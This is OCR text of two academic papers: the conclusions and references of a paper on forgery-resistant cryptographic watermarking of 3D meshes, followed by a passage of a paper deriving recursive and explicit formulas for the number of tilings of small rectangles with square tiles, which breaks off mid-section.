



Using this .MAB file, a license/watermark can be embedded into the mesh:





Then the watermark can be recovered, using the .MAB file:





Conclusions and Future Work

We have presented an efficient watermarking scheme that incorporates algebraic cryptography in order to guarantee that the watermark cannot be forged. There are undoubtedly many cryptographic schemes that could be used in secure watermarking/licensing; however, the challenge lies in finding algebraic structures that are well-suited for embedding in meshes. For our purposes, $\mathbb{F}_{2^n}$ worked well, but there may be other encoding schemes which lend themselves to encoding elements of $\mathbb{Z}_N$ where N is the product of two primes as in the RSA and Rabin cryptosystems, or other useful algebraic structures.

Also, as it is presented here, our watermarks are robust to translation, rotation, uniform scaling, cropping, and random perturbations of vertices. It would be of interest to extend this encoding technique so that the watermarks are also robust to arbitrary affine transformations, or even projective transformations. However, this would almost certainly come at the expense of performance.

We have focused on the issues of efficiency and non-malleability in polygonal mesh watermarking. We have exhibited an efficient licensing scheme that is secure against forgery and which allows the licensing information to be recovered, and not just verified. This is particularly important when embedding purchaser-specific information into meshes if we want to find out which party broke the conditions of the license. Furthermore, this scheme can be used in conjunction with the robust watermarking technique in [2] in order to generate meshes with robust ownership watermarks and efficient user-license watermarks.

References

[1] Ueli M. Maurer. Towards the equivalence of breaking the Diffie-Hellman protocol and computing discrete algorithms. In Yvo G. Desmedt, editor, *Proc. CRYPTO 95*, pages 271–281. Springer, 1994.

[2] Emil Praun, Hugues Hoppe, and Adam Finkelstein. Robust mesh watermarking. In Alyn Rockwood, editor, *Siggraph 1999, Computer Graphics Proceedings*, pages 49–56, Los Angeles, 1999. Addison Wesley Longman.

[3] Masaki Aono Ryutarou Ohbuchi, Hiroshi Masuda. Watermarking three-dimensional polygonal models. In *ACM Multimedia 97*, pages 261–272, 1997.

[4] N. J. A. Sloane. The online encyclopedia of integer sequences. In *http://www.research.att.com/ njas/sequences/*, 2001.

[5] M. Wagner. Robust watermarking of polygonal meshes. pages 201–208.

Tiling an m-by-n Area with Squares of Size up to k-by-k ($m \leq 5$)

Silvia Heubach
Dept. of Mathematics and Computer Science
California State University, Los Angeles
5151 State University Drive
Los Angeles, CA 90032-8204
sheubac@calstatela.edu

Abstract Formulas for the number of tilings $T_{m,n}$ of an m-by-n rectangle with square tiles of size up to k-by-k, for $m \leq 5$ are derived. Two cases are considered: 1) tilings that use only squares of size 1-by-1 and 2-by-2, and 2) tilings that use squares of size up to k-by-k, where $k = \min\{m, n\}$. Using the idea of basic blocks (tilings that cannot be vertically split into smaller rectangles), a general recursive formula for the number of tilings is obtained. Explicit formulas are proved for the number of basic blocks of size m-by-k for $m = 3$ and $m = 4$ (both cases) and for $T_{3,n}$ for case 1. For $m = 5$, the number of basic blocks of size 5-by-k is determined recursively.

Keywords: Tiling of Rectangles, Square Tiles, Fibonacci Sequence, Jacobsthal Sequence

1. Introduction

The question to be discussed in this paper is a generalization of the problem of tiling a 1-by-n or 2-by-n rectangle with Cuisinaire rods ("c-rods"), color-coded rods of lengths 1 cm to 10 cm (1 cm = white, 2 cm = red). C-rods are used to help students with an intuitive understanding of concepts related to whole numbers, as well as geometry. In addition to their usefulness in K-8, the number of tilings of a rectangle of size 1-by-n with white and red c-rods is connected to the Fibonacci numbers. This connection can be used to give geometrical proofs of various relationships for this well-known sequence [1].

Extensions to the tiling question of a 1-by-n area with white and red c-rods have been investigated by a number of authors. Using the same types of c-rods, but covering a 2-by-n rectangle has been explored by Brigham et. al [2]. A generalization, allowing c-rods of length less than or equal to k for tiling 2-by-n and 3-by-n rectangles has been investigated by Hare [4,5] and by Hare and Chinn [6].

In this paper, the tiles used are squares, rather than c-rods. We will discuss two cases for tiling m-by-n rectangles, namely 1) to allow 1-by-1 and 2-by-2 tiles only; and 2) to allow tiles of size up to k-by-k, where $k = \min\{m,n\}$. The approach taken is based on basic blocks, comparable to the indecomposable blocks utilized in [2]. A recursive formula for the number of tilings based on basic blocks is derived (Lemma 1). In the case $m = 3$ with tiles of size up to 2-by-2, an explicit formula for the number of tilings results (Theorem 1). In all other cases, the recursive structure remains, but explicit formulas for the number of basic blocks are derived. The sole exception is the case $m = 5$, with tiles of size up to 5-by-5, where the number of basic blocks is given by a recursive formula (Theorem 6).

2. The Trivial Cases: m = 1 and m = 2

In the case of tiling a 1-by-n rectangle, there is only one possible tiling, namely the one where all the tiles are of size 1-by-1. When $m = 2$, 1-by-1 and 2-by-2 squares can be used for tiling. However, they cannot be mixed and matched in every possible fashion. If a 1-by-1 tile is used somewhere in the rectangle, then it has to be paired vertically with another 1-by-1 tile. Thus we get tilings that are sequences consisting of either two vertically stacked 1-by-1 tiles or the 2-by-2 tile. Due to the symmetry induced by the pairing of the two 1-by-1 tiles, tilings of size 2-by-n using squares have a one-to-one correspondence to tilings of a 1-by-n rectangle with white and red Cuisinaire rods (see Figure 1).




Figure 1

Formulas for the number of such tilings are well-known and can be found for example in [1]. A recursive relation is the basic idea for finding the number of these tilings. Rectangles of size 1-by-(n+1) are formed by either attaching a 1-by-1 rod to the left of a 1-by-n tiling, or by attaching a 1-by-2 rod to the left of a tiling of size 1-by-(n-1). In this manner, a recursion very much like the one for the Fibonacci numbers results, except that the initial conditions are "shifted". The generalization of this approach will be illustrated in the next section.

3. The Notion of Basic Blocks

When tiling rectangles with squares, the approach is similar. The basic idea is to form larger tilings by putting together tilings of smaller sizes in a specific way. The role of the 1-by-1 and 1-by-2 Cuisinare rods in the above example is now played by *basic* (or *indecomposable) blocks*. A basic block is a tiling that cannot be split (vertically) into two or more smaller rectangular pieces without cutting some of the squares. Figure 2 shows an example for tilings of size 4-by-3. The tiling on the left represents a basic block, whereas the second one does not qualify as a basic block, as it can be split into a 4-by-2 and a 4-by-1 rectangle.




Figure 2

4. Notation

We now introduce some notation and conventions used throughout the paper. When talking about an m-by-n rectangle, m refers to the height and n refers to the width of the rectangle. Figure 3 shows the shadings which will be used for the different sizes of squares:




Figure 3

Furthermore, we let

$T_{m,n}$ = the number of tilings of an m-by-n rectangle with squares of size 1-by-1 and 2-by-2

$\tilde{T}_{m,n}$ = the number of tilings of an m-by-n rectangle with squares of size up to k-by-k, where $k = \min\{m, n\}$

$B_{m,n}$ = the number of basic blocks of size m-by-n using squares of size 1-by-1 and 2-by-2

$\tilde{B}_{m,n}$ = the number of basic blocks of size m-by-n using squares of size up to k-by-k, where $k = \min\{m, n\}$

F_m = the m^{th} Fibonacci number, with $F_1 = F_2 = 1$, and $F_m = F_{m-1} + F_{m-2}$

Note that $\tilde{T}_{m,n} = T_{m,n}$ and $\tilde{B}_{m,n} = B_{m,n}$ for $n = 1$ and $n = 2$.

5. The General Recursive Formula

The main idea is to combine a basic block of size m-by-k with a tiling of size m-by-(n-k) where $k \le n$. (We will always assume that the basic block is added from the left.) As all the tilings of size m-by-(n-k) are different, the newly created tilings are also different. On the other hand, each tiling starts with a basic block on the left (namely the first section that cannot be vertically separated). Thus, creating larger tilings by adding a basic block to the left of appropriate tilings will create all possible tilings. Double counting as shown in Figure 4 cannot happen, as the

second way to create the given tiling does not follow the algorithm. (The tiling added from the left is not a basic block.)




Figure 4

We will illustrate the general recursive formula for the case $m = 2$. The only basic blocks are of size 2-by-1 (two vertically stacked 1-by-1 tiles) and size 2-by-2 (the 2-by-2 tile), hence $B_{2,1} = B_{2,2} = 1$. We can create tilings of size 2-by-n in one of two ways: either by adding the basic block of size 2-by-1 to a tiling of size 2-by-(n-1) or by adding the basic block of size 2-by-2 to a tiling of size 2-by-(n-2). This leads to the recursive formula

$$T_{2,n} = B_{2,1}\, T_{2,\,n-1} + B_{2,2}\, T_{2,\,n-2} = T_{2,\,n-1} + T_{2,\,n-2}$$

The initial conditions are $T_{2,1} = 1$ and $T_{2,2} = 2$ (either a 2-by-2 tile or the tiling consisting of all 1-by-1 tiles). Therefore, the number of tilings of a 2-by-n rectangle is given by the shifted Fibonacci numbers, i. e. ,

$$T_{2,n} = F_{n+1}. \qquad (1)$$

In general, the number of tilings of size m-by-n can be created by combining a basic block of size m-by-k with a tiling of size m-by-(n-k), or it can consist of just a basic block of size m-by-n (if there are any). The same argument applies for tilings that allow squares of size up to k-by-k. If we define $T_{m,0} = \tilde{T}_{m,0} = 1$, then we get the following lemma:

Lemma 1: *The number of tilings of an m-by-n rectangle is given by*

$$T_{m,n} = \sum_{k=1}^{n} B_{m,k} T_{m,n-k} \quad \text{and} \quad \tilde{T}_{m,n} = \sum_{k=1}^{n} \tilde{B}_{m,k} \tilde{T}_{m,n-k} \ .$$

To make this formula useful, we need to determine the number of basic blocks of size m-by-k. We will first work on tilings that only use 1-by-1 and 2-by-2 squares, and then look at the general case.

6. Tilings with Squares of Size 1-by-1 and Size 2-by-2

6.1 Basic Blocks of Size m-by-1 and m-by-2

Before looking at specific values for m, we will state a fact that holds true independent of the value for m:

$$T_{m,1} = B_{m,1} = 1 \qquad \text{for all values of } m. \qquad (2)$$

(Each tiling consists of vertically stacked tiles of size 1-by-1.) Furthermore, we can easily derive a general formula for $B_{m,2}$.

The number of basic blocks of size m-by-2 is closely related to the number of tilings of size 2-by-m. The two types of tilings both cover the same size rectangle, viewed either vertically or horizontally. However, any basic block of width 2 must have at least one tile of size 2-by-2; therefore, the one tiling consisting of all 1-by-1 tiles has to be excluded. Together with (1), this leads to

$$B_{m,2} = T_{2,m} - 1 = F_{m+1} - 1. \qquad (3)$$

On the other hand, using a combinatorial argument (see [1]) for the number of ways to place either a 2-by-2 tile or two adjacent 1-by-1 tiles, one can also derive that

$$B_{m,2} = \sum_{r=1}^{\lfloor m/2 \rfloor} \binom{m-r}{r}. \qquad (4)$$

Combining (3) and (4) leads to a well-known formula for the Fibonacci numbers (see for example [3]).

6.2 The Case m = 3

The first step is to determine the number of basic blocks and the initial conditions for the recursive formula. As we only look at tiles of size 1-by-1 and 2-by-2, there are no basic blocks of size 3-by-*n* for $n > 2$. (To make basic blocks of larger size, there needs to be an interlocking mechanism, for which two 2-by-2 tiles are needed.) Thus, the only basic blocks for $m = 3$ are given in Figure 5, resulting in $B_{3,1} = 1$ and $B_{3,2} = 2$.




Figure 5

The general recursive formula (Lemma 1) reduces to

$$T_{3,n} = B_{3,1}\, T_{3,n-1} + B_{3,2}\, T_{3,n-2} = T_{3,n-1} + 2\, T_{3,n-2} \quad \text{for } n > 2, \quad (5)$$

with initial conditions $T_{3,1} = 1$ and $T_{3,2} = 3$ (the two basic blocks and the tiling consisting of only 1-by-1 tiles). However, this recursive formula has an explicit solution.

Theorem 1*: The number of tilings of a 3-by-n rectangle with squares of size 1-by-1 and 2-by-2 is given by*

$$T_{3,n} = \left(2^{n+1} - (-1)^{n+1}\right)/3$$

Proof:

The formula holds for the initial conditions:

$n = 1$: $T_{3,1} = \left(2^2 - 1\right)/3 = 1$

$n = 2$: $T_{3,2} = \left(2^3 + 1\right)/3 = 3$.

Furthermore, the recurrence relation (5) is identical to the recurrence for the Jacobsthal sequence (A001045 [7] or M2482 [8]), with $T_{3,1} = a(2)$ and $T_{3,2} = a(3)$. Thus,

$$T_{3,n} = a(n+1) = \left(2^{n+1} - (-1)^{n+1}\right)/3.$$

□

Table 1 lists the first ten values of $T_{3,n}$.

n	1	2	3	4	5	6	7	8	9	10
$T_{3,n}$	1	3	5	11	21	43	85	171	341	683

Table 1

6.3 The Case m = 4

Again we start by determining the number of basic blocks. Now the height of the blocks is large enough to allow for an interlocking effect (for $n \geq 3$) that creates basic blocks of any length. From equations (2) and (3) in Section 6.1 we know that $B_{4,1} = 1$ and $B_{4,2} = 4$. Figure 6 shows the four possible basic blocks of size 4-by-2.




Figure 6

For $n > 2$, $B_{4,n} = 2$, as can be seen easily from the tilings shown in Figure 7.




Figure 7

Since the 2-by-2 tiles have to be placed in an interlocking pattern to ensure the tiling forms a basic block, there are only two possibilities, depending on whether the leftmost 2-by-2 tile is located at the bottom or at the top. (A placement of the 2-by-2 tile in the middle position will only result in a basic block of width 2.) After the initial placement, there is only one way to extend the basic block for each of the two cases, giving exactly two basic blocks of size 4-by-*n*, $n > 2$.

Thus, we get the following result:

Theorem 2*: The number of tilings of a 4-by-n rectangle with squares of size 1-by-1 and 2-by-2 is given by the recursive formula*

$$T_{4,n} = T_{4,n-1} + 4T_{4,n-2} + 2\sum_{k=0}^{n-3} T_{4,k} \ ,$$

with $T_{4,0} = T_{4,1} = 1$, and $T_{4,2} = 5$.

Proof:
The recursive formula and re-indexing of the sum leads to the formula for $T_{4,n}$. The number of tilings of size 4-by-2 consist of the 4 basic blocks of that size and the tiling of all 1-by-1 squares.

□

Table 2 lists the first ten values of $T_{4,n}$.

n	1	2	3	4	5	6	7	8	9	10
$T_{4,n}$	1	5	11	35	93	269	747	2,115	5,933	16,717

Table 2

6. 4 The Case m = 5

This case differs from the cases for $m = 3$ and $m = 4$ in that the number of basic blocks is not as easily determined as before. Here we will develop a recursive formula for the number of basic blocks of size 5-by-n, for $n > 3$. From (3) we know that $B_{5,2} = 7$; the respective tilings are given in Figure 8.




Figure 8

We now create basic blocks of size 5-by-(n+1) from those of size 5-by-n. We do this by placing a 2-by-2 tile over two vertically stacked tiles of size 1-by-1 in the rightmost column, and then filling up the remaining empty spaces in the new column with 1-by-1 tiles. Note the following: In order for a tiling to be a basic block of height 5, each vertical column must contain at least one 2-by-2 tile. In addition, any column but the leftmost and rightmost must contain two 2-by-2 tiles (to produce the interlocking effect).

Looking at the first three basic blocks in Figure 8, it is clear that they cannot be extended to basic blocks of size 5-by-3. For the other four basic blocks, there are two different possibilities, shown in Figure 9, depending on the structure of the rightmost column. If the 1-by-1 tiles are split into a single tile and a group of two tiles, then there is only one way to extend the basic block to the next larger size. If, on the other hand, there are three (vertically) stacked 1-by-1 tiles, then the 2-by-2 tile can be placed in two different ways. Thus, two of the basic blocks of size 5-by-2 produce one larger basic block of size 5-by-3, and the other two produce two basic blocks each.




Figure 9

Altogether, we get a total of 6 basic blocks of size 5-by-3, grouped in Figure 10 according to their "ancestor" in Figure 8.




Figure 10

These are the only possible basic blocks of size 5-by-3, as exactly two 2-by-2 tiles in interlocking positions are needed. Let's look at this extension process in a little bit more detail. The difference between the two extensions of basic blocks shown in Figure 9 is the rightmost column. If we just look at this column, we can distinguish between two types:




Figure 11

Each basic block of type I creates one new basic block of the next size, and those of type II produce two new basic blocks. But we also have to keep track of the type of the newly created blocks. Figure 12 shows what happens:




Figure 12

A type I block creates a type II block (as the single square and the 2-by-2 tile both get extended with 1-by-1 tiles to form a group of three consecutive 1-by-1 tiles). The same reasoning explains why one of the basic blocks created from a type II block also has to be of type II. (This is the one where the extending 2-by-2 tile is placed not adjacent to the existing 2-by-2 tile.) However, the second basic block created from a type II basic block is of type I. Altogether, we have the following lemma:

Lemma 2: *For n > 1, a type I basic block of size 5-by-n creates one type II basic block of size 5-by-(n+1); a type II basic block of size 5-by-n creates one type I and one type II basic block of size 5-by-(n+1).*

If we denote the number of basic blocks of type I and type II of size 5-by-*n* by $B_{5,n}^{I}$ and $B_{5,n}^{II}$, respectively, then we get the following formula for the number of basic blocks for $n > 2$ (as we have only type I and type II basic blocks):

$$B_{5,n} = B_{5,n}^{I} + B_{5,n}^{II} \qquad (6)$$

Now we can use Lemma 2 to determine formulas for the number of basic blocks of each type. Basic blocks of type I are created from basic blocks of type II only, hence

$$B_{5,n+1}^{I} = B_{5,n}^{II} \qquad (7)$$

On the other hand, basic blocks of type II are created from basic blocks of type I and type II. Each such block creates exactly one new block of type II. These blocks are all different, because their first *n*-1 columns were different. Therefore,

$$B_{5,n+1}^{II} = B_{5,n}^{I} + B_{5,n}^{II} = B_{5,n}. \qquad (8)$$

Combining (6), (7), and (8) results in the following formula for the number of basic blocks.

Lemma 3*: The number of basic blocks of size 5-by-m is given by*

$$B_{5,n} = 2 \cdot F_{n+1} \quad \text{for } n > 2,$$

with $B_{5,2} = 7, \text{and } B_{5,1} = 1.$

Proof:
For $n = 1$ and $n = 2$, the result is true by (2) and (3). Figure 10 shows that $B_{5,3} = 6 = 2 \cdot F_4$.

For $n = 4$, we recall that $B^I_{5,2} = B^{II}_{5,2} = 2$ (Figure 8). By Lemma 2, each of the two basic blocks of type I produces one type II basic block of size 5-by-3, and each of the two basic blocks of type II produces one basic block of type I and type II. Thus ,

$$B^I_{5,3} = 2 \quad \text{and} \quad B^{II}_{5,3} = 2 + 2 = 4 \ .$$

We now apply Lemma 2 once more to determine the number of basic blocks of type I and type II of size 5-by-4. Thus,

$$B^I_{5,4} = 4 \quad \text{and} \quad B^{II}_{5,4} = 4 + 2 = 6 \ .$$

This implies that $B_{5,4} = 4 + 6 = 10 = 2 \cdot F_5$.

For $n > 4$,

$$\begin{aligned} B_{5,n} &= B^I_{5,n} + B^{II}_{5,n} \\ &= B^{II}_{5,n-1} + B_{5,n-1} \qquad \text{by (7) and (8)} \\ &= B_{5,n-2} + B_{5,n-1} \qquad \text{by (8)} . \end{aligned}$$

As this is the recursion for the Fibonacci numbers, and the factor 2 carries through, the result follows.

This leads to the following recursive formula for the number of tilings of size 5-by-*n*:

Theorem 3*: The number of tilings of a 5-by-n rectangle with squares of size 1-by-1 and 2-by-2 is given by the recursive formula*

$$T_{5,n} = \sum_{k=1}^{n} B_{5,k} \, T_{5,n-k}$$

with

$$B_{5,n} = 2 \cdot F_{n+1} \quad \text{for} \quad n > 2,$$

where $B_{5,2} = 7$, $B_{5,1} = 1$, and $T_{5,1} = T_{5,0} = 1$.

Table 3 contains the first ten values for both $B_{5,n}$ and $T_{5,n}$.

n	1	2	3	4	5	6	7	8	9	10
$B_{5,n}$	1	7	6	10	16	26	42	68	110	178
$T_{5,n}$	1	8	21	93	314	1,213	4,375	16,334	59,925	221,799

Table 3

7. Tilings with Squares up to Size k-by-k, with k = min{n, m}

7.1 The Case m = 3 (Squares up to Size 3-by-3)

If we now allow tiles of size 3-by-3, only basic blocks of width larger than 2 can change. Obviously, there is one new basic block of size 3-by-3. However, as the 3-by-3 tile cannot be combined with any other tile to form an interlocking pattern due to height constraints, this is the only additional basic block. Thus, we have:

$$\tilde{B}_{3,1} = 1,\ \tilde{B}_{3,2} = 2,\ \text{and}\ \tilde{B}_{3,3} = 1.$$

Using the general recursive formula, we obtain the following result:

Theorem 4*: The number of tilings of a 3-by-n rectangle with squares of up to size 3-by-3 is given by*

$$\tilde{T}_{3,n} = \tilde{T}_{3,n-1} + 2\tilde{T}_{3,n-2} + \tilde{T}_{3,n-3}$$

with initial conditions $\tilde{T}_{3,0} = \tilde{T}_{3,1} = 1$ and $\tilde{T}_{3,2} = 3$ *as before.*

Even though there is only one additional basic block, the dynamics for the number of tilings changes quite dramatically. Table 4 gives the first ten values of $\tilde{T}_{3,n}$:

n	1	2	3	4	5	6	7	8	9	10
$\tilde{T}_{3,n}$	1	3	6	13	28	60	129	277	595	1,278

Table 4

7. 2 The Case m = 4 (Squares up to Size 4-by-4)

As in the case $m = 3$, the only changes in the number of basic blocks can occur for $n > 2$. Figure 13 shows the two additional blocks of width 3 and the one additional block of width 4.




Figure 13

Neither the 3-by-3 nor the 4-by-4 tile can be used to make larger basic blocks through interlocking. Thus, these three are the only additional basic blocks, leading to:

$$\begin{aligned} &\tilde{B}_{4,1} = 1,\ \tilde{B}_{4,2} = 4,\ \tilde{B}_{4,3} = 2+2 = 4,\ \tilde{B}_{4,4} = 2+1 = 3, \\ &\text{and}\ \ \tilde{B}_{4,n} = 2 \quad \text{for } n > 4. \end{aligned} \tag{9}$$

We have the following result:

Theorem 5*: The number of tilings of a 4-by-n rectangle with squares of size up to 4-by-4 is given by*

$$\tilde{T}_{4,n} = \tilde{T}_{4,n-1} + 4\tilde{T}_{4,n-2} + 4\tilde{T}_{4,n-3} + 3\tilde{T}_{4,n-4} + 2\sum_{k=0}^{n-5}\tilde{T}_{4,k},$$

with $\tilde{T}_{4,0} = \tilde{T}_{4,1} = 1,\ \tilde{T}_{4,2} = 5,$ *and* $\tilde{T}_{4,3} = 13.$

Proof:
The result for $n > 3$ follows from the general recursive formula and a re-indexing of the sum. Furthermore, $\tilde{T}_{4,m} = T_{4,m}$ for $m = 0$, 1, and 2, since the same tiles are being used. Using the general recursive formula (Lemma 1) and (9) leads to

$$\tilde{T}_{4,3} = \sum_{k=1}^{3}\tilde{B}_{4,k}\ \tilde{T}_{4,n-k} = 1\cdot 5 + 4\cdot 1 + 4 = 13.$$

□

Table 5 displays the first ten values of $\tilde{T}_{4,n}$:

n	1	2	3	4	5	6	7	8	9	10
$\tilde{T}_{4,n}$	1	5	13	40	117	348	1,029	3,049	9,028	26,738

Table 5

7.3 The Case m = 5 (Squares up to Size 5-by-5)

In addition to the basic blocks made up from just 1-by-1 and 2-by-2 tiles, we now also allow 3-by-3, 4-by-4, and 5-by-5 tiles. Like in the case $m = 3$, the 4-by-4 and 5-by-5 tiles will only lead to basic blocks of their respective widths, as they cannot be extended in an interlocking fashion in combination with 2-by-2 tiles. Thus, any regular pattern for basic blocks will start for $n > 5$. We will first derive the number of basic blocks for $n \leq 5$.

Lemma 4: *The number of basic blocks of size 5-by-n, for $n \leq 5$, using tiles of size up to 5-by-5, are as follows:*

$$\tilde{B}_{5,1} = 1,\ \tilde{B}_{5,2} = 7,\ \tilde{B}_{5,3} = 13,\ \tilde{B}_{5,4} = 20,\ \text{and}\ \tilde{B}_{5,5} = 35.$$

Proof:
As the first additional basic blocks show up for $n = 3$, $\tilde{B}_{5,1} = B_{5,1} = 1,$ and $\tilde{B}_{5,2} = B_{5,2} = 7.$ For $n = 3$, we can now utilize 3-by-3 tiles, which can be placed in one of three positions, as shown in Figure 14.




Figure 14

The first and third constellations are symmetrical, and the (white) 2-by-3 rectangle can be tiled in any way, i.e., in $T_{2,3} = 3$ ways. The second tiling in Figure 14 shows the only possibility if the 3-by-3 tile is placed in the middle position. Therefore, there are $2 \cdot 3 + 1 = 7$ basic blocks of size 5-by-3 using a 3-by-3 tile. Using Lemma 3, we have that $\tilde{B}_{5,3} = B_{5,3} + 7 = 13$.

If $n = 4$, then we get additional basic blocks formed by either using a 3-by-3 tile together with an interlocking 2-by-2 tile, or by using the 4-by-4 tile. If we use a combination of 2-by-2 and 3-by-3 basic blocks, then there are only four possible positions for the interlocking 2-by-2 and 3-by-3 tiles, as shown in Figure 15.




Figure 15

The (white) 2-by-2 square next to the interlocking 2-by-2 tile can be tiled in 2 ways (all 1-by-1 tiles or one 2-by-2 tile). Thus, there are altogether 8 basic blocks made up from 2-by-2 and 3-by-3 tiles. In addition, we can use a 4-by-4 tile, which will lead to 2 basic blocks of size 5-by-4. Altogether, $\tilde{B}_{5,4} = B_{5,4} + 8 + 2 = 10 + 10 = 20.$

Finally, for $n = 5$, the additional basic blocks are either made from a combination of 2-by-2 and 3-by-3 tiles or consist of the 5-by-5 tile. In the former case, we need one 3-by-3 tile and two 2-by-2 tiles to create an interlocking structure. There are six possibilities to place the 3-by-3 tile: two of these allow for exactly one placement of the 2-by-2 tiles, whereas the other four allow for two different placements each. Figure 16 shows the different possible positions of these tiles.




Figure 16

All but the two middle basic blocks in Figure 16 still contain a (white) 2-by-2 square that can be tiled in two ways. Thus, there are $8 \cdot 2 + 2 = 18$ basic blocks containing both 2-by-2 and 3-by-3 tiles. Altogether, using Lemma 3, $\tilde{B}_{5,5} = B_{5,5} + 18 + 1 = 16 + 19 = 35$.

Now that we have established the number of basic blocks for $n \leq 5$, we will look at a mechanism to create basic blocks of size 5-by-(n+1) from basic blocks of size 5-by-n. We will use an approach similar to the one used in Section 6.4. However, since tiles of size 3-by-3 can be used in the extension, we need to look at the **two**, instead of just one, rightmost columns of a basic block. Lemma 5 establishes the possible configurations for the last two columns of a basic block.

